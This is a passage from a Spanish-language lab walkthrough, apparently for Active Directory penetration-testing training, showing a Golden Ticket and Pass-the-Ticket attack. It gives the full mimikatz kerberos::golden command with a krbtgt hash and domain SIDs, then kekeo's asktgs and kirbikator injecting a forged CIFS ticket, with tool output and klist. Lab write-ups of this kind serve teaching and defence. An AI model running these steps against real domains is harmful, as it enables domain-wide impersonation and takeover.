Y ya tendremos una Shell como administrador y podremos realizar acciones directamente en el controlador de dominio.

14. Ahora haremos un ataque de Pass The Ticket.

Pass-the-Ticket (PTT) es una técnica de ataque en la que un atacante roba un ticket Kerberos válido y lo utiliza para autenticarse en servicios dentro de una red sin necesidad de conocer las credenciales de usuario en texto claro. A diferencia del ataque Pass-the-Hash, que explota las contraseñas en formato hash, Pass-the-Ticket se enfoca en el uso de tickets Kerberos que se obtienen como parte del proceso de autenticación en redes que usan Kerberos como protocolo de autenticación.

Esto lo haremos usando el programa mimikatz

Mimikatz es una herramienta poderosa y peligrosa que permite a los atacantes extraer contraseñas, hashes, tickets Kerberos y realizar ataques como Pass-the-Hash y Pass-the-Ticket en entornos Windows. Aunque es útil para pruebas de penetración y auditorías de seguridad, también es utilizada por actores maliciosos para comprometer redes. Para protegerse contra Mimikatz y ataques similares, se deben aplicar buenas prácticas de seguridad, como el uso de MFA, la protección de credenciales y el monitoreo constante de las redes y sistemas.

Con este comando generemos el gofle ticket

```
kerberos::golden /user:Administrador /domain:cs.org /sid:S-1-5-21-3125701002-1384462348-288929791
/rc4:b3801459661932d33c1df165a9705178 /service:krbtgt /target:cs.org
/sids:S-1-5-21-3125701002-1384462348-288929791-502
/ticket:C:\Users\sebas.CS\Desktop\se.kirbi
```

El comando que has proporcionado usa Mimikatz para crear un Golden Ticket en un dominio Kerberos. Un Golden Ticket es un ticket Kerberos falso que puede ser utilizado por un atacante para obtener acceso a cualquier servicio dentro de un dominio Windows, sin necesidad de las credenciales



de usuario. Este tipo de ataque es extremadamente poderoso y permite al atacante moverse libremente por toda la red, si tiene acceso a la clave secreta del KRBTGT (la cuenta de servicio que administra los tickets Kerberos).

```
PS C:\Users\sebas.CS\Desktop\Tools2\CRTE> .\mimikatz.exe

#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
.## ^ ##. "A La Vie, A L'Amour" - (oe, eo)
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
*** v *** > https://blog.gentilkiwi.com/mimikatz
          Vincent LE TOUX ( vincent.letoux@gmail.com )
          > https://pingcastle.com / https://mysmartlogon.com ***/
#####.

mimikatz # kerberos::golden /user:Administrador /domain:cs.org /sid:S-1-5-21-3125701002-1384462348-288929791 /rc4:b3801
459661932d33c1df165a9705178 /service:krbtgt /target:cs.org /sids:S-1-5-21-3125701002-1384462348-288929791-502 /ticket:C:
\Users\sebas.CS\Desktop\se.kirbi
User : Administrador
Domain : cs.org (CS)
SID : S-1-5-21-3125701002-1384462348-288929791
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-3125701002-1384462348-288929791-502 ;
ServiceKey: b3801459661932d33c1df165a9705178 - rc4_hmac_nt
Service : krbtgt
Target : cs.org
Lifetime : 25/11/2024 12:18:03 p. m. ; 23/11/2034 12:18:03 p. m. ; 23/11/2034 12:18:03 p. m.
-> Ticket : C:\Users\sebas.CS\Desktop\se.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

Luego desde usamos el comando asktgs.exe

.\asktgs.exe: Esto indica que el archivo ejecutable asktgs.exe se encuentra en el directorio actual y se está ejecutando desde allí.

C:\Users\sebas.CS\Desktop\se.kirbi: Este es el archivo de ticket Kerberos de entrada que probablemente contiene un Ticket Granting Ticket (TGT) o un ticket válido para una cuenta o servicio en el dominio cs.org. Este ticket puede haber sido obtenido previamente, por ejemplo, mediante un ataque de Kerberoasting, pass-the-ticket, o extracción de memoria con Mimikatz.

CIFS.SERVER.cs.org.kirbi: Este es el nombre del archivo de salida donde se guardará el nuevo ticket Kerberos (probablemente un TGS para el servicio CIFS en el servidor SERVER.cs.org). El servicio CIFS (Common Internet File System) es utilizado para el intercambio de archivos en redes de Windows y generalmente se asocia con el protocolo SMB (Server Message Block).

```
PS C:\Users\sebas.CS\Desktop\Tools2\CRTE> cd .\kekeo_old\
PS C:\Users\sebas.CS\Desktop\Tools2\CRTE\kekeo_old> .\asktgs.exe C:\Users\sebas.CS\Desktop\se.kirbi CIFS.SERVER.cs.org.kirbi

#####. AskTGS Kerberos client 1.0 (x86) built on Dec 8 2016 00:31:13
.## ^ ##. "A La Vie, A L'Amour"
## < > ## /== ==
*** v *** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
          http://blog.gentilkiwi.com (oe, eo)
          == ==/
#####.

Ticket : C:\Users\sebas.CS\Desktop\se.kirbi
Service : krbtgt / cs.org @ cs.org
Principal : Administrador @ cs.org
ERROR kull_m_kerberos_helper_net_getDC : DsGetDcName: 1355
```

Ya por último usamos el comando kirbikator.exe

.\kirbikator.exe lsa CIFS.SERVER.cs.org.kirbi

.\kirbikator.exe: Esto indica que se está ejecutando un ejecutable llamado kirbikator.exe en el directorio actual (indicado por el prefijo .\).



lsa: Este parámetro podría indicar que la herramienta está intentando interactuar con la Local Security Authority (LSA), que es responsable de la autenticación y la gestión de la seguridad en sistemas Windows. Puede estar relacionado con un ataque sobre cómo se gestionan o validan los tickets Kerberos en la máquina.

CIFS.SERVER.cs.org.kirbi: Este es el archivo del ticket Kerberos que se va a procesar o manipular. El archivo .kirbi es el formato estándar para los tickets Kerberos y contiene los datos de autenticación. El nombre sugiere que el ticket es para el servicio CIFS en el servidor SERVER.cs.org.

```
PS C:\Users\sebas.CS\Desktop\Tools2\CRTE\kekeo_old> .\kirbikator.exe lsa CIFS.SERVER.cs.org.kirbi

.#####.  KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
.## ^ ##.  "A La Vie, A L'Amour"
## \ / ##  /* * *
## \ / ##  Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com              (oe, eo)
'#####'                                          * * */

Destination : Microsoft LSA API (multiple)
< CIFS.SERVER.cs.org.kirbi (RFC KRB-CRED (#22))
> Ticket Administrador@cs.org-CIFS~SERVER.cs.org@CS.ORG : injected
PS C:\Users\sebas.CS\Desktop\Tools2\CRTE\kekeo_old> klist
```

Ya por último listamos los tickets con klist

```
PS C:\Users\sebas.CS\Desktop\Tools2\CRTE\kekeo_old> klist

El id. de inicio de sesión actual es 0:0x73f89

Vales almacenados en caché: (1)

#0>    Cliente: Administrador @ cs.org
      Servidor: CIFS/SERVER.cs.org @ CS.ORG
      Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
      Marcas de vale 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
      Hora de inicio: 11/25/2024 9:51:45 (local)
      Hora de finalización: 11/25/2024 19:51:45 (local)
      Hora de renovación: 12/2/2024 9:51:45 (local)
      Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
      Marcas de caché: 0
      KDC llamado:
PS C:\Users\sebas.CS\Desktop\Tools2\CRTE\kekeo_old> _
```